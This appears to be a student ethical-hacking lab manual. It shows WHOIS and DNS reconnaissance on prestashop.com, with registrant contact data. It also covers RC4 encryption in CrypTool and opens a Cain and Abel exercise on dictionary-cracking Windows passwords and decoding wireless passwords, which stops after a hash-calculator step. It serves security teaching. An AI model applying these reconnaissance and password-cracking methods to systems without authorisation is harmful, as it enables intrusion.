


PRACTICAL NO.1


AIM : Use Google and Whois for Reconnaissance.

Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com

Overview for **prestashop.com**: Whois Website Info History DNS Records Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015


Name Servers


a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64


Raw Registrar Data

Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:

Overview for prestashop.com: Whois Website Info History DNS Records Diagnostics Updated 10 hours ago

Contact Information		Content Data	
Owner Name	PrestaShop SA	Title	PrestaShop
Email	contact@prestashop.com	Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com .
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE	Speed: Median Load Time	2608
		Speed: Percentile	 21%
		Links In Count	61656





Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics ⌚ Updated 11 hours ago ⌚

Want this archived information removed?

Old Registrar Info January 28, 2008	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois Website Info **History** **DNS Records** Diagnostics ⌚ Updated 11 hours ago ⌚


Name Servers – prestashop.com		
Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Vélizy, A8, FR

SOA Record – prestashop.com	
Name Server	master.ns.mailclub.fr
Email	domaines@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds

PRACTICAL NO. 2


2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:




Step 2 : Using RC4.


Encryption using RC4



Decryption




2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords




Click on HASH Calculator

Enter the password to convert into hash



